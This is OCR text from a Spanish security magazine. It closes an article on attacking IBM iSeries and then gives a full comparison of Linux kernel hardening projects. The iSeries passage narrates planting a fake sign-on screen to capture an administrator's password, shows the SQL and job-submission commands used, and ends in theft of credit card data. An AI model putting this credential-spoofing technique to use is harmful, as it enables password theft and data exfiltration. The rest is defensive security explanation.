Otra información que Julius necesita es el nombre del archivo que muestra el formulario de acceso del subsistema interactivo, para que la copia parezca real. Esto se encuentra en la primera página del informe *Display Subsystem Description* report (véase Figura 17). Una vez más, debe usarse la herramienta *CPYSPLF*.

Esta vez, Julius no puede ejecutar sencillamente estos comandos a través del API *QCMDEXC* como hizo antes. La impresión de resultados desde una conexión ODBC es creada por un trabajo aparte, y por las limitaciones de *CPYSPLF* Julius debe ejecutar todos los comandos desde un sólo trabajo. Por tanto, Julius crea un programa CL que contiene el script de acción para todos los comandos, y someterá este programa a ejecución por lotes como un trabajo separado y único (véase Listados 4 y 5). Los pasos para que esto salga bien son:

- creación de un miembro fuente que contenga el código fuente del programa CL,
- creación de un fichero plano para el comando CPYSPLF,
- inserción de los resultados CL en el miembro fuente,
- compilación del programa CL,
- sumisión del programa compilado al proceso por lotes,
- obtención de resultados.

El método funciona porque un fichero fuente es en realidad una tabla de base de datos con un atributo especial, y puede ser leído y modificado desde SQL. Julius selecciona QCLSRC, un archivo fuente que se encuentra comúnmente en la biblioteca QGPL, para que contenga su código.

Julius examina el contenido del archivo *SPLFCPY* (véase Figuras 16 y 17), y ve que *BOGUS* usa por lo general dos terminales: *UKTBOGUS01* y *UKTBOGUS02*. Ahora escribirá el código para que aparezca una pantalla de registro falsa en una de esas dos terminales.

Primero, hay que hacer los preparativos. Julius crea una nueva tabla de base de datos que contendrá la clave de acceso capturada:

```
create table qgpl.qmonpwd
  (u char (10 ) not null with default,
  p char (10 ) not null with default);
```

El programa de acceso falsificado se escribirá en CL, y CL no puede escribir a la base de datos. Julius necesita un script de ayuda que escriba la clave capturada a la tabla *qmonpwd* recién creada. Descubre que, como cualquier otra máquina de producción, el iSeries no tiene compilador RPG, así que selecciona REXX en su lugar (véase Listado 6).

El programa CL se presenta en el Listado 8. Intenta añadir un archivo de pantalla a un dispositivo de terminal, y sólo tendrá éxito si el dispositivo no está asignado a otro usuario, o sea, si muestra una pantalla de registro regular.

El programa esperará el tiempo máximo posible antes del timeout – 32767 segundos, o aproximadamente 9 horas. Cuando se alcance el timeout, el programa lo volverá a intentar hasta el infinito.

El reloj muestra las 23:00. Antes de la activación del programa de captura *monpwd2c*, Julius refresca el estatus de la estación de trabajo para *BOGUS*, y ve que en este momento el dispositivo *UKTBOGUS02* está libre. Envía el programa *monpwd2c* al proceso por lotes con el parámetro correcto del nombre de terminal, y se va a casa:

```
call qcmdexc ↵
  ('sbmjob cmd( ↵
  call pgm(qgpl/monpwd2c) ↵
  parm(UKTBOGUS02)) ↵
  log(0 0 *nolist) ↵
  logclpgm(*no) ↵
  dspsbmjob(*no)' , ↵
  0000000098.00000)
```

Cuando Baltasar llega por la mañana, después de leer su tira diaria de Dilbert, accede al iSeries para comprobar el estado del sistema. Escribe su nombre de usuario y clave de acceso en los campos apropiados en la pantalla, y pulsa [*Enter*]. No sucede nada – la pantalla sigue mostrando exactamente lo mismo. Baltasar parpadea, lo vuelve a intentar, y esta vez accede sin problemas.

Julius está muy nervioso, a las 18:00 vuelve a acceder al sistema como *NANAFTP*, recupera la clave de acceso de *BOGUS* del archivo *qmonpwd*, accede como *BOGUS*, obtiene un total de 11,000 detalles de tarjetas de crédito en un archivo Excel, lo graba en su pen drive y a las 19:30 sale de Cadaverix por última vez en su vida.

Game Over. ●

Sobre el autor

Shalom Carmel nació en Varsovia, Polonia, y hoy vive y trabaja en Israel. Su trabajo incluye la implementación de proyectos ERP a gran escala, marketing web, la enseñanza a nivel superior, diseño gráfico y edición de vídeo, e interminable consultoría de seguridad, tecnología y sistemas de información. Hoy es arquitecto de aplicaciones en una compañía farmacéutica internacional. En 2005 publicó un libro sobre la seguridad en iSeries desde el punto de vista de un atacante, llamado *Hacking iSeries* (*Hackeando iSeries*).

Sobre el libro Hacking iSeries

El primer capítulo del libro y el índice se encuentran en *hakin9.live*. Puede adquirirse el libro en *http://www.venera.com/order.htm*. Aunque el precio normal es 39.90 Dólares, los lectores de *hakin9* pueden beneficiarse de un 15% de descuento si introducen el código de descuento *hakin9* en el campo *'coupon'* del formulario de compra.



Linux Seguro – comparación de proyectos

Michał Piotrowski 

Grado de dificultad



Los sistemas Linux son bastante resistentes a los ataques. Sin embargo, en situaciones en las que nos interesa especialmente mantener un alto nivel de seguridad del ordenador, las distribuciones estándar no ofrecen suficientes garantías. Consideraremos algunos de los mecanismos más populares de mejoramiento de la seguridad en Linux a nivel del kernel.

La idea de un sistema operativo *seguro* o *inseguro* es más bien ilusoria. El nivel de seguridad de un sistema depende sobre todo de la manera en que éste haya sido configurado y de qué tan bien cuida de él su administrador. Sobre estas circunstancias influyen a su vez (no sólo desde el punto de vista técnico) los medios de protección utilizados, las soluciones escogidas y el nivel de conocimientos y experiencia del administrador.

Sin embargo, ni siquiera el mejor de los administradores puede proteger un sistema contra los así llamados *ataques de día cero*, es decir, contra la explotación de vulnerabilidades aún prácticamente desconocidas. Afortunadamente, existen métodos de prevenir incluso este tipo de ataques.

La gran mayoría de ataques a sistemas Linux son consecuencia de errores de software. Los intrusos utilizan con frecuencia errores que provocan desbordamientos de búfer (en la pila y en el montón), procesamiento incorrecto de cadenas de formateo o condiciones de *sincronización*. Es menos común presenciar ataques que se aprovechen de privilegios de acceso erróneos a recursos del sistema o de errores en los mecanismos de los protocolos de red.

Los mecanismos adicionales de protección de sistemas Linux pueden ser divididos en cuatro grupos:

- mecanismos de protección de memoria en el kernel del sistema,
- mecanismos de protección de memoria en el compilador,

En este artículo aprenderás...

- qué mecanismos adicionales pueden mejorar la seguridad en Linux,
- en qué consisten estos mecanismos y contra qué protegen,
- cuál de estos mecanismos elegir *dependiendo* de nuestras necesidades,
- cómo instalarlos y utilizarlos.

Lo que deberías saber...

- deberías poseer conocimientos básicos de administración de sistemas Linux,
- deberías conocer las reglas básicas de seguridad de los sistemas operativos y de las redes de ordenadores.

Tabla 1. *Soluciones de mejoramiento de la seguridad de sistemas Linux*

Grupo	Openwall	PaX	StackGuard	SSP	Grsecurity	LIDS	SELinux	RSBAC
Protección de memoria en el kernel	Sí	Sí			Sí (incluye PaX)			Sí (incluye PaX)
Protección de memoria en el compilador			Sí	Sí				
Control de acceso					Sí	Sí	Sí	Sí

- mecanismos de control de acceso al sistema,
- otros (aleatorización, control estricto de acceso, registro de eventos ocurridos en el sistema, etc.).

En la Tabla 1 pueden verse las diferentes soluciones pertenecientes a cada uno de los grupos.

Protección de memoria en el kernel

Para proteger la memoria de los procesos en el kernel del sistema se utilizan dos mecanismos básicos. El primero de ellos permite asignar a un área dada de la memoria privilegios de sólo escritura o de sólo ejecución de código. El segundo utiliza la aleatorización de los segmentos de memoria.

La memoria de los programas lanzados por el sistema operativo se compone de elementos conocidos como segmentos:

- segmento de código (contiene el código ejecutable del programa),
- segmento de datos (contiene las variables estáticas y globales),
- pila (contiene datos temporales: variables locales y argumentos de las funciones),
- montón (contiene datos temporales que son reservados y devueltos por el programa de manera explícita utilizando funciones tales como `malloc()`).

En la memoria también son colocadas las referencias a funciones accesibles para el programa que provienen de librerías compartidas, como por ejemplo `printf()`, `system()`, etc.

El kernel estándar de Linux asigna privilegios demasiado altos a todos los segmentos. Por ejemplo, en la pila es posible no sólo escribir datos, sino también ejecutar código. Esto permite realizar ataques de desbordamiento de búfer (ing. *buffer overflow*). A fin de proteger un sistema contra este tipo de ataques, los mecanismos adicionales modifican los privilegios por defecto de cada uno de los segmentos. Un proceso puede obtener derecho de escritura de datos o de ejecución de código ya existente en la memoria. Esto permite, por ejemplo, crear una pila no ejecutable (ing. *non-executable*).

No obstante, una pila no ejecutable puede aún ser utilizada en ataques. Para ello se utiliza un tipo de ataque conocido como regreso a la librería libc (ing. *return to libc*), que consiste en crear en la pila una invocación correcta a alguna función compartida – por lo general a la función `system()` con el argumento `/bin/sh`. En consecuencia el atacante pasa el control a la función invocada, la cual lanza un intérprete de comandos o ejecuta alguna otra operación.

Una condición necesaria para que un ataque de esta índole tenga éxito es que el atacante conozca la dirección de la función `system()` en la memoria del proceso. Para impedirlo sirve precisamente el segundo de los mecanismos mencionados: la aleatorización, que consiste en colocar los diferentes segmentos de memoria y las direcciones de funciones compartidas en un orden diferente cada vez que se lanza el programa. El intruso no tiene entonces la posibilidad de prever las direcciones correctas de las funciones compartidas, por lo que no puede invocarlas.

Openwall

El autor del proyecto Openwall es Alexander Peslyak, mejor conocido como Solar Designer, quien es también autor de la herramienta de detección de contraseñas John the Ripper y de la distribución Owl.

Openwall comenzó llamándose Secure Linux Patch. Su primera versión apareció en enero de 1998 y fue utilizada en los núcleos de la versión 2.0. El parche sigue siendo desarrollado hasta el día de hoy, pero no existe aún una versión para los kernels de la serie 2.6. El autor opina que la migración del mecanismo al nuevo kernel comenzará a tener sentido apenas cuando aparezca la versión 2.6.20.

Mecanismos de protección

Openwall ofrece varios mecanismos de protección. Los dos más importantes (ver Recuadro *Protección de memoria en el kernel*) son:

- bloqueo de ejecución de código en la pila del proceso (protege contra la mayoría de los ataques basados en desbordamiento de búfer),
- aleatorización de las direcciones de las funciones de librerías compartidas (protege contra ataques de regreso a la librería libc).

Los demás mecanismos limitan la creación de enlaces duros (ing. *hard links*) y la escritura a tuberías designadas (ing. *named pipes*) en los directorios con el bit `+t` puesto, es decir en los directorios temporales (por ejemplo */tmp*). Así pues, los usuarios normales no pueden crear enlaces a ficheros que no les pertenecen o a los que no tienen permiso de lectura y escritura. Tampoco pueden escribir datos a ficheros FIFO de los que no sean dueños.

El parche restringe también el acceso al directorio */proc* e impide leer de éste información sobre el sistema a usuarios que no pertenezcan a un grupo especial, los cuales pueden obtener solamente información acerca de sus propios procesos. Impide a los usuarios lanzar servicios de red desde direcciones IP determinadas






Figura 1. *Protección de la pila con PaX*

(sólo en los kernels de la serie 2.0). Permite también liberar las áreas de memoria compartida que han dejado de ser utilizadas.

Instalación

A fin de instalar Openwall es necesario:

- actualizar las fuentes del kernel,
- aplicar el parche,
- configurar el núcleo,
- compilar el kernel.

El uso de algunas funciones de Openwall junto con versiones no estándar de la librería glibc o de programas de los paquetes procps o psmisc puede requerir la actualización de algunos de ellos. El parche viene acompañado del programa *chstk*, que sirve para marcar los programas con privilegios de ejecución en la pila. Esto lo realiza fijando en la cabecera del fichero ELF un indicador que es revisado por el sistema durante la creación de cada nuevo proceso, a fin de asignarle los privilegios correctos.

PaX

PaX puede ser utilizado en sistemas con núcleo de las series 2.2, 2.4 y 2.6. El proyecto existe desde octubre del año 2000, pero fue suspendido en abril del 2005, luego de hacerse del conocimiento público la existencia de una importante brecha de seguridad que permitía evadir mecanismos fundamentales de protección. Los autores llegaron a la conclusión de que el público había perdido la confianza en PaX y decidieron no continuar trabajando en el proyecto (aunque el error fue al final corregido). De su mantenimiento se encarga ahora el autor de grsecurity, Brad Spengler.

Mecanismos de protección

PaX ofrece mecanismos similares a los de Openwall: impide ejecutar código en la memoria y aleatoriza el espacio de memoria del proceso. Sin embargo, estos mecanismos se diferencian de los ofrecidos por el proyecto anterior.

La protección de memoria en PaX no se limita a la pila. Cada segmento (ver Recuadro *Protección de memoria en el kernel*) tiene sus propios privilegios de lectura o de ejecución. *Además*, el administrador puede elegir la técnica a utilizar: PAGEEXEC (protección de páginas) o SEGMEXEC (protección de segmentos).

El segundo de los mecanismos mencionados permite situar de manera aleatoria todos los elementos de la memoria del proceso. Esto prácticamente impide llevar a cabo un ataque exitoso de regreso a la librería libc. En la Figura 1 se compara la estructura de memoria de un proceso típico en un sistema estándar con la de un sistema protegido con PaX.

Instalación

A fin de instalar PaX es necesario:

- actualizar las fuentes del kernel,
- aplicar el parche,
- configurar el núcleo,
- compilar el kernel,
- compilar e instalar las herramientas *chpax* y *paxctl*.

Los programas *chpax* y *paxctl* permiten configurar los programas ejecutables desde el punto de vista de los diferentes mecanismos de protección que éstos deben utilizar. Esta posibilidad es muy útil cuando debemos hacer uso de aplicaciones no estándar cuyo correcto funcionamiento se ve afectado por la introducción de restricciones en el acceso a la memoria.

Las herramientas utilizan dos métodos diferentes de supervisión de los programas ejecutables. El programa *paxctl* usa un método más invasivo: modifica la cabecera del fichero ejecutable ELF, añadiéndole campos adicionales. Esto requiere de una modificación forzosa de las herramientas del paquete binutils. El segundo método (herramienta *chpax*) no afecta hasta tal punto la configuración actual del sistema, pues es similar a la solución implementada en Openwall: utiliza un campo ya existente y reservado de la cabecera ELF.

Protección de la memoria en el compilador

La protección de la memoria del proceso en el compilador es una tarea simple. Consiste en añadir al compilador mecanismos que permitan, durante la construcción del programa, añadir a éste código que garantice la protección de la pila contra daños.

La protección de la pila se basa en la modificación de los marcos de pila (ing. *stack frames*), es decir, de las estructuras utilizadas para mantener datos temporales relacionados con las funciones invocadas. Esta modificación consiste en la introducción de una variable de control llamada canario (ing. *canary*) inmediatamente antes de la dirección de retorno de la función. Cualquier daño que pueda sufrir la pila y modificar la dirección de retorno afectará también el valor del canario, lo que a su vez hará que el programa sea abortado, impidiendo la ejecución de cualquier shellcode.

Listado 1. *Programa que permite observar la protección de memoria en el compilador (ver Figuras 2 y 3)*

```
char *func(char *msg, int a)
{
  int var1;
  char buff[10];
  int var2;
...
}
int main(int argv, char *argc[])
{
  char *p;
  p = func(argc[1]);
  exit(0);
}
```

El primero de estos métodos consiente en una mejor integración de PaX con el sistema operativo. Permite también utilizar el así llamado *modo suave* de operación, en el que todas las funciones de protección están desactivadas por defecto y para utilizarlas es necesario activarlas expresamente desde el programa.

StackGuard

StackGuard es una extensión del compilador GCC. Fue desarrollado por la empresa Immunix en el año 1997. Las técnicas aplicadas en este proyecto son tan interesantes que durante la conferencia GCC 2003 Summit se propuso su utilización en la versión básica del compilador.

Desafortunadamente, esto no se llevó a cabo en las versiones 3.x ni en la 4.0, debido a que en GCC 4.1 ya había sido planeado el uso de mecanismos de protección tomados de SSP (ver más adelante). El desarrollo del proyecto ha sido suspendido, por lo que es recomendable no tratarlo más que como curiosidad (por ello no presentaremos aquí su proceso de instalación), pues se trata de la primera herramienta que implementó la protección de memoria del lado de la aplicación, convirtiéndose con ello en punto de partida para otros proyectos de este tipo.

Mecanismos de protección

StackGuard utiliza el mecanismo del canario (ver Recuadro *Protección de la memoria en el compilador*) para proteger la memoria del proceso. Sin embargo, esta técnica no garantiza por sí sola una protección completa. El canario es colocado en un lugar en el que puede proteger solamente la dirección de retorno guardada en el marco de la pila. Otros elementos del marco (las variables locales de la función y el puntero al marco anterior) no son protegidos.

La Figura 2 muestra la pila del programa del Listado 1 antes y después de la aplicación de StackGuard. Como vemos en la parte derecha de la figura, detrás de cada dirección de




Figura 2. *Protección de la pila con ayuda de StackGuard*




Figura 3. *Protección de la pila con SSP*

retorno se ha insertado una variable de control. Un ataque que dependa de un desbordamiento del búfer `var2` no puede tener éxito, pues provocaría la modificación de todos los campos con direcciones mayores de memoria. El cambio de la dirección de regreso de la función `func()` será, por tanto, detectado, pero si el atacante decide afectar sólo las variables `buf` y `var1` y el puntero al marco de la pila, el programa seguirá funcionando.

SSP

Stack-Smashing Protector (SSP), conocido anteriormente como ProPolice, es conceptualmente cercano a StackGuard, aunque más desarrollado. El creador y mantenedor de SSP es Hiroaki Etoh. Actualmente SSP es una extensión de GCC, pero a partir de la versión 4.1 estará integrado con éste.

Mecanismos de protección

Stack-Smashing Protector protege la pila del proceso (dirección de retorno, variables locales, argumentos de la función y puntero del marco) utilizando tres técnicas. Cada una de ellas puede ser activada o desactivada independientemente de las otras durante la compilación del programa:

- variable de control (canario),
- modificación del orden de las variables,
- copiado de los argumentos.

La primera técnica funciona igual que en StackGuard. El canario es insertado antes del puntero al marco de la pila. La segunda modifica el orden en que las variables locales de la función son puestas en la pila. Las variables de texto, susceptibles a desbordamientos, son colocadas entre las variables numéricas y una variable de control. El desbordamiento de una de ellas no causa daños en las variables locales. El último mecanismo protege los argumentos de la función, cuyas copias son colocadas en la pila detrás de las variables locales y utilizadas en lugar de los argumentos originales. El uso simultáneo de estas tres técnicas dificulta la aparición de desbordamientos de búfer en un programa protegido. La Figura 3 muestra la pila de un programa en el que se ha usado SSP.

Control de acceso en los sistemas operativos

En los sistemas operativos más populares se utilizan mecanismos de control de acceso basados en un modelo discrecional (ing. *Discretional Access Control*, o DAC). Cada sujeto (usuario, proceso) posee control absoluto sobre los objetos (ficheros, directorios, dispositivos) que le pertenecen. Puede cambiar a voluntad todos los privilegios de acceso a sus recursos, modificarlos y eliminarlos.

Adicionalmente, existe en el sistema un superusuario (*root*), el cual cumple funciones de administrador. Posee privilegios ilimitados de acceso a todos los recursos del ordenador y puede hacerlo prácticamente todo. Así pues, basta apoderarse de la cuenta *root* para obtener acceso ilimitado al sistema.

En un modelo de acceso obligatorio (ing. *Mandatory Access Control*, o MAC), el administrador aún tiene los mayores privilegios en el sistema operativo. Sin embargo, es él quien determina las reglas de acceso aplicadas a todos los objetos. El modelo MAC introduce, pues, una centralización del control de acceso, a diferencia del modelo descentralizado DAC. Los usuarios tienen derechos limitados por la política en rigor y no poseen control absoluto sobre sus ficheros, directorios, etc.

El modelo MAC fue desarrollado para sistemas que requieren de un estrecho control sobre la confidencialidad de los datos y es usado principalmente en sistemas de carácter militar. Es interesante notar que la política de acceso puede también incluir al superusuario, el cual pierde parte de sus privilegios. De esta manera, si un intruso logra obtener acceso a su cuenta, no podrá, por ejemplo, copiar o modificar parte de los datos (tales como páginas web). Los modelos DAC y MAC fueron presentados por primera vez en el documento TCSEC (*Trusted Computer Security Evaluation Criteria*), publicado por el Departamento de Defensa de los Estados Unidos de América en 1985.

Otro modelo popular de control de acceso se basa en el establecimiento de roles (ing. *Role-Based Access Control*, o RBAC), el cual fue presentado en 1992 por David Ferraiolo y Richard Kuhn, del Instituto Nacional de Estándares y Tecnología de los EEUU. En este modelo cada usuario obtiene uno o más roles que determinan los privilegios que poseerán todos los programas por él ejecutados. Las posibilidades de los usuarios pueden ser limitadas de manera similar al modelo MAC y las tareas del superusuario pueden ser repartidas entre varios usuarios.

De esta manera el modelo elimina el peligro relacionado con la obtención por parte de un atacante de acceso a la cuenta del superusuario o a alguno de los procesos que funcionan con sus privilegios. Incluso si un ataque es llevado a cabo exitosamente, el intruso no logrará obtener acceso a todo el sistema y a los datos en él almacenados. Debemos recordar que el RBAC es un caso especial del MAC y que ambos modelos permiten obtener efectos similares.

Instalación

La instalación de SSP consiste en añadir un parche al compi-lador GCC. El programador obtiene cuatro opciones adicionales: `-fstack-protector`, `-fno-stack-protector`, `-fstack-protector-all` y `-fno-stack-protector-all`. Estas opciones permiten, respectivamente, activar o desactivar la protección de la pila y activar o desactivar la protección de todas las funciones (no sólo de las que utilizan arrays de caracteres).

Grsecurity

Grsecurity es un proyecto que fue creado en febrero del año 2001 y desarrollado hasta el día de hoy por Brad Spengler, también conocido como Spender. Al principio, grsecurity era una versión de Openwall para los núcleos de la serie 2.4, pero rápidamente evolucionó y se convirtió en una solución independiente. Hoy en día se lo considera uno de los mejores y más simples mecanismos de protección de sistemas Linux.

Mecanismos de protección

El proyecto combina las posibilidades de Openwall y PaX de protección de memoria, con un control de acceso basado en roles (ver Recuadro *Control de acceso en los sistemas operativos*). Introduce restricciones para los usuarios normales, aleatorización de los mecanismos de soporte de procesos y de red. Mejora la se-

ACL vs. RBAC

El modelo de control de acceso obligatorio (MAC) puede ser realizado utilizando uno de *los* dos mecanismos: las listas de control de acceso (ing. *Access Control List*, o ACL) y los roles (RBAC). Las listas de control de acceso determinan los privilegios de usuarios concretos a recursos concretos. Desde el punto de vista del administrador la configuración de las ACL consiste en asignar a todos los usuarios sus correspondientes derechos de acceso.

La gestión de roles consiste en que el administrador define grupos de usuarios según las tareas a realizar. Luego, establece los privilegios para cada grupo y señala los usuarios pertenecientes a cada uno de ellos. Una implementación simple de roles no se diferencia prácticamente en nada de los grupos de usuarios en las listas de control de acceso. Soluciones más avanzadas de RBAC ofrecen mayores posibilidades.

guridad de la función `chroot`, protege contra condiciones de carrera en los directorios temporales y extiende las posibilidades de registro de los eventos ocurridos en el sistema.

Instalación

Gsecurity es un parche para el núcleo. Su instalación no se diferencia mucho de la manera descrita en los apartados sobre Openwall y PaX, con la excepción de que si queremos utilizar RBAC debemos instalar una herramienta de configuración del sistema: *gradm*. La gestión de la política de control de acceso es muy sencilla. Además, *gradm* es capaz de aprender el comportamiento típico de los usuarios, lo

Ejemplos de uso

Servidor

Los servidores ofrecen por lo general un conjunto determinado de servicios, por ejemplo correo electrónico, páginas web, almacenamiento de ficheros o bases de datos. En muchos casos un sistema cumple varios roles a la vez. Con frecuencia, de la administración de un servidor se encargan varias personas – una de ellas administra los servicios de correo-e, otra introduce cambios en las páginas web o en las bases de datos.

En tales situaciones una buena solución es la introducción de un mecanismo de control de acceso basado en roles y una separación rigurosa *de* éstos, de manera que cada administrador no tenga mayores privilegios que los indispensables para realizar su trabajo. El administrador del sistema operativo no debería, por ejemplo, poder modificar el contenido de las páginas web. Debido a que los servicios brindados por el servidor deben ser accesibles a múltiples usuarios (con frecuencia de manera pública, en Internet), es muy importante prevenir la explotación de errores conocidos mediante la protección de memoria en el núcleo y en el compilador. Es recomendable aislar cada una de las aplicaciones de servicios en su propio ambiente chroot. Las mejores soluciones para este tipo de uso son por lo general los proyectos SSP y grsecurity o RSBAC, pues ofrecen todos los mecanismos de protección necesarios en este caso.

Estación de trabajo

Una estación de trabajo puede ser compartida por varias personas. Ésta, sin embargo, no ofrece servicios a usuarios externos y casi siempre tiene un solo administrador. Por ello las estaciones de trabajo pueden ser protegidas utilizando solamente protección de memoria en el núcleo del sistema (PaX o grsecurity sin el mecanismo de control de acceso) y limitando los privilegios del administrador con ayuda de LIDS.

Enrutador o cortafuegos

Los sistemas especializados, tales como enrutadores, cortafuegos y sistemas IDS o IPS son administrados por una sola persona. No ofrecen ningún servicio y frecuentemente funcionan sólo en la segunda capa TCP/IP, por lo que no suelen tener dirección IP y se puede acceder a ellos solamente a través de una consola. En tales situaciones no son necesarias medidas de protección adicionales. No obstante, si al sistema le ha sido asignada una dirección IP y es administrado de manera remota, es razonable utilizar PaX o grsecurity.

que permite la creación automática de las reglas mínimas de acceso.

LIDS

LIDS (*Linux Intrusion Detection System*) es otro parche para el kernel que extiende los mecanismos básicos de control de acceso. Los autores del proyecto son Xie Huagang y Philippe Biondi. La primera versión de LIDS fue creada para los núcleos de la serie 2.2, pero actualmente se lo puede también utilizar en las series 2.4 y 2.6.

Mecanismos de protección

LIDS permite aplicar control de acceso obligatorio (MAC con ACL). Los privilegios se definen con ayuda del paquete lidstools, que contiene las herramientas *lidsadmin* y *lidsconf*. Su configuración consiste en determinar los privilegios de los programas a los recursos (ficheros, directorios, funciones de red, etc.). Dado que la declaración manual de las reglas es difícil y ocupa mucho tiempo, los autores del proyecto incluyen en la documentación algunas proposiciones de configuración típica para aplicaciones de servicios y herramientas de administración.

Instalación

La instalación de LIDS no se diferencia significativamente de las ya descritas. Además, es necesario compilar e instalar las herramientas del paquete lidstools y crear una configuración preliminar de las reglas de acceso.

SELinux

El proyecto Security-Enhanced Linux (SELinux) fue creado en el año 2000 por la Agencia de Seguridad Nacional de los EEUU, en colaboración con algunas empresas especializadas en protección de información. Se basa en las técnicas Flask, portadas a Linux desde el sistema Flux. SELinux era un parche para el núcleo, pero durante los trabajos sobre Linux 2.5 fue integrado con éste.

Mecanismos de protección

SELinux permite aplicar un control de acceso obligatorio basado en roles. Tiene más opciones que

Tabla 2. *Comparación de los proyectos Openwall y PaX*

Función	Openwall	PaX
Versión del núcleo	2.0, 2.2, 2.4	2.2, 2.4, 2.6
Protección de la memoria contra modificaciones	Protección de la pila del proceso	Asignación de privilegios de escritura o ejecución a cada uno de los segmentos de la memoria.
Aleatorización de memoria	Aleatorización de las direcciones de las librerías compartidas	Aleatorización de todos los segmentos de memoria del proceso
Restricción de enlaces en directorios temporales	Sí	No
Restricción de tuberías asignadas en directorios temporales	Sí	No
Restricción de acceso al directorio /proc	Sí	No

Tabla 3. *Comparación de los proyectos grsecurity, LIDS, SELinux y RSBAC*

Función	grsecurity	LIDS	SELinux	RSBAC
Control de acceso	Roles	ACL	Roles	Roles
Protección de memoria	Sí, integrado con PaX	No	No	Sí, integrado con PaX
Protección del sistema	Protección del directorio */proc*, aleatorización de funciones de red y procesos, `chroot` reforzado, restricción de enlaces, protección contra condiciones de carrera, registro de eventos extendido	La protección del sistema es posible con la configuración de listas de control de acceso	La protección del sistema es posible con la configuración de listas de control de acceso	Protección del directorio */proc*, aleatorización de funciones de red y procesos, `chroot` reforzado, restricción de enlaces, protección contra condiciones de carrera, registro de eventos extendido, gestión de usuarios en el núcleo
Creación automática de reglas de acceso	Sí, integrada	No	Sí, con programas externos	Sí, integrada

Tabla 4. *Distribuciones seguras de Linux*

	RedHat	Fedora	Hardened Gentoo	Adamantix	EnGarde	Adios	Owl
Openwall							Sí
PaX			Sí	Sí			
SSP			Sí	Sí			
grsecurity			Sí			Sí	
LIDS						Sí	
SELinux	Sí	Sí	Sí		Sí	Sí	
RSBAC			Sí	Sí		Sí	

